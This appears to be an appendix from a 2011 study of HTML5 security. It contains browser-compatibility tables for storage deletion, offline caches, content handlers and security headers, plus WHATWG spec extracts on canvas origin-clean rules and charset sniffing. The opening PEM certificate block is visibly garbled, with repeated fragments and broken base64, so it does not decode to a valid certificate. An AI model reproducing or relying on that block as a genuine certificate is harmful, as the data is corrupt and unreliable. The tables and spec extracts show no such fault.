YTNUeU0xHjAcBgNVBAoTFVb1cnNvbmcEgTm90IFZhbGlkYXRlZDEpMCCGA1UEAxMg
U3RhcncRDb20gRnJlZSBDb20gRnJlZSBDb20gRnJlZSBDb20gRnJlZSBDb20gRnJlZ
GG1pY2hhZWwuc2NobWlkEDB6aW51cy5kZTCCASIdQYJKoZIhvcNAQEBBQADggEP
ADCCAQoCggEBAMgy1ZqUct1fPtf+tWh+KoCw0hHntautzid4KNETLXehiT/YPgUj
35gGP5mjIvPYv/c5whgYakUmzHS4dINFYw0kcvBNcPXOODewIHPmVCWFVdRteUvG
b/PfM6AawsHrB4vWwaJbJhgTy6pDkENHNVBcCdEJnCDrwxr5DGrvUURK/FJccy2Bf
mRMLMQ9NvtU7eCRMcdbIZd4PPaH+Hn4XC4WBBvc+I9xeP+is5W5bIqHIe4JsCXA3
dB5WWzpdWHx3H1SjCzBV4JE5GP35AtgD84+m1O50/R8OEJXw0QJfVVo7hc9agiFe
NpIa8bU56bvQfvGmsQKluJOUdZFO9DLV+tcCAwEAAAOCAwEwggL9MAkGALUdEwQC
MAAwCwYDVR0PBAQDAgSwMB0GALUdJQQWMBQGCcsGAQUFBwMCCBggrBgEFBQcDBDAd
BgNVHQ4EFgQUjPrFSesVWTJh6GdPdIfJz6rNyHgwHwYDVR0jBBGwFoAUU3LtkpZg
2ssBXHx+lJvO8tS4UYIwIwYDVR0RBBBwGoEYbWlJaGF1bC5zY2htaWR0QHppbnVz
LmRlMIIBQgYDVR0gBIIBOTCCATUwggExBg9rBgEEAYG1NwECAjCCASAwLgYIKwYB
BQUHAgEWMh0dHA6Ly93d3cuc2RhcncRzc2wuY29tL3BvbG1jeS5wZGYwNAYIKwYB
BQUHAgEWEKwYDVR0dHA6Ly93d3cuc2RhcncRzc2wuY29tL2ludGVyYbWVkaWF0ZS5w
ZGYwZGbcGCCsGAQUFBwIEMGMBQWQWVnOYXJ0Q29tIEExOZC4wAwIBARqBkUxpbW10ZWQg
TG1hYmlsaXR5LCBzZWUgc2VjdGlvbiAqTGvNyWwgTG1taXRhdGlvbnMqIG9mIHRo
ZSBTdGFydENvbSBDb20gRnJlZSBDb20gRnJlZSBDb20gRnJlZSBDb20gRnJlZSBDb
Ymx1IGF0IGh0dHA6Ly93d3cuc2RhcncRzc2wuY29tL3BvbG1jeS5wZGYwYwYDVR0f
BFwwWjAroCmgJ4Y1aHR0cDovL3d3dy5zdGFydHNzbc5jb20vY3J0dEteY3JsLmNy
bdAroCmgJ4Y1aHR0cDovL2Nybc5zdGFydHNzbc5jb20vY3J0dEteY3JsLmNybdCB
jgYIKwYBBQUHAQEgYEWfzA5BggrBgEFBQcwAYYtaHR0cDovL29jc3Auc2RhcncRzc
2wuY29tL3N1Yi9jbGFzc2EvY2xpZW50L2NhMEIGCCsGAQUFBzAChjZodHRwOi8v
d3d3LnN0YXJ0c3NsLmNvbS9jZXXJ0cy9zdWIuY2xhc3MxLmNsaWVudC5jYS5jcnQw
```



```
IwYDVR0SBBwwGoYYaHR0cDovL3d3dy5zdGFydHNzbC5jb20vMA0GCSqGSIb3DQEB
BQUAA4IBAQAfSgixpRTz3vFd/abCe4yx0Svkka6ukDCqeuDYE/d4SQPlrnJpe+re
O2lHfMHAM3oRyaxOnqlz5pjG9zMd/+hlyI+BXBFFlF8EkOiGMQyczcIpaotNpagd
9MQ2Gpma2jDsuJHXG7xDqAms7erRg+TyTJJjzFa3hh2CDg0DtGw2ZsbeBHxTkHFn
lo+45Zx7XRi0ypgUAjLiwEpB2F0ZsvR+dUGctkRHI+D+kU3qhpP8DtX2PWU0JQAW
RKHksEzf3X9JNhOauQvziSswr0JDQURXqZ00NYk3EZZWz9B8kqrfb7W8RynF9vf
G9zs9E+DitCBNjeCsFNQtELKH/YvAksy
-----END CERTIFICATE-----
```

5.4 Browser compatibility (Status May 2011)

This section shows some features and which browser version does support this feature. For the tests of the browser behaviour the five major browsers according to [65] (Microsoft Internet Explorer 27.5%; Mozilla Firefox 43.5%; Google Chrome 22.4%; Apple Safari 3.8%, Opera 2.2%) are used.

5.4.1 Local Storage deletion

Table 2 shows the different behaviour of UA manufacturer whether Local Storage is deleted after the UA History (depending on the UA this may be labelled different, e.g. Empty Cache) is deleted.

UA	Deleting of UA History deletes Local Storage
Mozilla Firefox 3.6.13	Yes
Mozilla Firefox 3.6.12	Not by default, needs to be configured
Mozilla Firefox 3.5	Yes
Google Chrome 8.0.552.224	Yes
MS Internet Explorer 8	Yes
Opera 10.63	Yes
SeaMonkey 2.0.11	Not by default, needs to be configured
Safari 5.0.3	No

Table 2 Browser behaviour: Local Storage deletion

5.4.2 Offline Web Application

Table 3 shows the different behaviour of UA manufacturer whether offline application cache is deleted after the UA History (depending on the UA this may be labelled different, e.g. Empty Cache) is deleted.

UA	Deleting of UA History deletes offline application cache
Mozilla Firefox 3.6.13	Yes
Mozilla Firefox 3.6.12	Not by default, needs to be configured
Mozilla Firefox 3.5	Not by default, needs to be configured
Google Chrome 8.0.552.224	Yes
MS Internet Explorer 8	Offline application cache not supported

Table 3 Browser behaviour: Offline Web Application cache deletion

5.4.3 Custom scheme and content handlers

Table 4 shows which UA are implementing the registering of custom content handlers.

UA	Custom content handlers implemented
Mozilla Firefox 3.6.13	application/vnd.mozilla.maybe.feed, application/atom+xml, and application/rss+xml MIME types are supported
Mozilla Firefox 3.6.12	
Mozilla Firefox 3.5	
Google Chrome 8.0.552.224	No
MS Internet Explorer 8	No
Opera 10.63	No
Opera 11	No
SeaMonkey 2.0.11	N/A
Safari 5.0.3	N/A

Table 4 Browser behaviour: Custom scheme and content handler



5.4.4 Custom HTTP header

Table 5 shows which UA supports custom HTTP header.

HTTP Header	UA Support (lowest version)
X-Frame -Options	IE8; Firefox 3.6.9; Opera 10.50; Safari 4.0; Chrome 4.1.249.1042 [66]
X-XSS-Protection	IE8; Chrome Webkit (under development) [61]
Strict-Transport-Security	Chrome 4; Firefox 4(under development) [67]; Safari [61]
Content-Security-Policy (CSP)	Firefox 4; Chrome, Opera, IE will implement CSP most likely [61]
Origin header	All browsers implementing HTML5 Cross-Origin Resource Sharing should implement this header, see 2.2 for more information

Table 5 Browser behaviour: Custom HTTP header browser compatibly

5.5 Extracts from the WHATWG HTML5 Specification

All extracts of this section are taken from the WHATWG HTML5 specification [9].



5.5.1 Security considerations of the HTML5 canvas element

4.8.11.3 Security with canvas^{p286} elements

Information leakage can occur if scripts from one origin^{p510} can access information (e.g. read pixels) from images from another origin (one that isn't the same^{p512}).

To mitigate this, canvas^{p286} elements are defined to have a flag indicating whether they are *origin-clean*. All canvas^{p286} elements must start with their *origin-clean* set to true. The flag must be set to false if any of the following actions occur:

- The element's 2D context's `drawImage()`^{p307} method is called with an `HTMLImageElement`^{p280} or an `HTMLVideoElement`^{p229} whose origin^{p510} is not the same^{p512} as that of the `Document`^{p33} object that owns the canvas^{p286} element.
- The element's 2D context's `drawImage()`^{p307} method is called with an `HTMLCanvasElement`^{p286} whose *origin-clean* flag is false.
- The element's 2D context's `fillStyle`^{p294} attribute is set to a `CanvasPattern`^{p290} object that was created from an `HTMLImageElement`^{p280} or an `HTMLVideoElement`^{p229} whose origin^{p510} was not the same^{p512} as that of the `Document`^{p33} object that owns the canvas^{p286} element when the pattern was created.
- The element's 2D context's `fillStyle`^{p294} attribute is set to a `CanvasPattern`^{p290} object that was created from an `HTMLCanvasElement`^{p286} whose *origin-clean* flag was false when the pattern was created.
- The element's 2D context's `strokeStyle`^{p294} attribute is set to a `CanvasPattern`^{p290} object that was created from an `HTMLImageElement`^{p280} or an `HTMLVideoElement`^{p229} whose origin^{p510} was not the same^{p512} as that of the `Document`^{p33} object that owns the canvas^{p286} element when the pattern was created.
- The element's 2D context's `strokeStyle`^{p294} attribute is set to a `CanvasPattern`^{p290} object that was created from an `HTMLCanvasElement`^{p286} whose *origin-clean* flag was false when the pattern was created.

Whenever the `toDataURL()`^{p288} method of a canvas^{p286} element whose *origin-clean* flag is set to false is called, the method must raise a `SECURITY_ERR`^{p75} exception.

Whenever the `getImageData()`^{p309} method of the 2D context of a canvas^{p286} element whose *origin-clean* flag is set to false is called with otherwise correct arguments, the method must raise a `SECURITY_ERR`^{p75} exception.

Note: Even resetting the canvas state by changing its width^{p287} or height^{p287} attributes doesn't reset the origin-clean flag.

Figure 44 HTML5 Specification: Security considerations of canvas [9]

5.5.2 Determining the type of a resource

2.7.3 Determining the type of a resource

The **Content-Type metadata** of a resource must be obtained and interpreted in a manner consistent with the requirements of the Media Type Sniffing specification. [MIMESNIFF]^{p783}

The **sniffed type of a resource** must be found in a manner consistent with the requirements given in the Media Type Sniffing specification for finding the *sniffed-type* of the relevant sequence of octets. [MIMESNIFF]^{p783}

The **rules for sniffing images specifically** and the **rules for distinguishing if a resource is text or binary** are also defined in the Media Type Sniffing specification. Both sets of rules return a MIME type^{p28} as their result. [MIMESNIFF]^{p783}

Figure 45 HTML5 Specification: Determining the type of a resource [68]



The **algorithm for extracting an encoding from a Content-Type**, given a string *s*, is as follows. It either returns an encoding or nothing.

1. Let *position* be a pointer into *s*, initially pointing at the start of the string.
2. *Loop*: Find the first seven characters in *s* after *position* that are an ASCII case-insensitive⁵³⁶ match for the word "charset". If no such match is found, return nothing and abort these steps.
3. Skip any U+0009, U+000A, U+000C, U+000D, or U+0020 characters that immediately follow the word "charset" (there might not be any).
4. If the next character is not a U+003D EQUALS SIGN ('='), then move *position* to point just before that next character, and jump back to the step labeled *loop*.
5. Skip any U+0009, U+000A, U+000C, U+000D, or U+0020 characters that immediately follow the equals sign (there might not be any).
6. Process the next character as follows:
 - ↳ **If it is a U+0022 QUOTATION MARK (") and there is a later U+0022 QUOTATION MARK (") in s**
 - ↳ **If it is a U+0027 APOSTROPHE (') and there is a later U+0027 APOSTROPHE (') in s**
Return the encoding corresponding to the string between this character and the next earliest occurrence of this character.
 - ↳ **If it is an unmatched U+0022 QUOTATION MARK (")**
 - ↳ **If it is an unmatched U+0027 APOSTROPHE (')**
 - ↳ **If there is no next character**
Return nothing.
 - ↳ **Otherwise**
Return the encoding corresponding to the string from this character to the first U+0009, U+000A, U+000C, U+000D, U+0020, or U+003B character or the end of *s*, whichever comes first.

Figure 46 HTML5 Specification: Determining the type of a resource algorithm [68]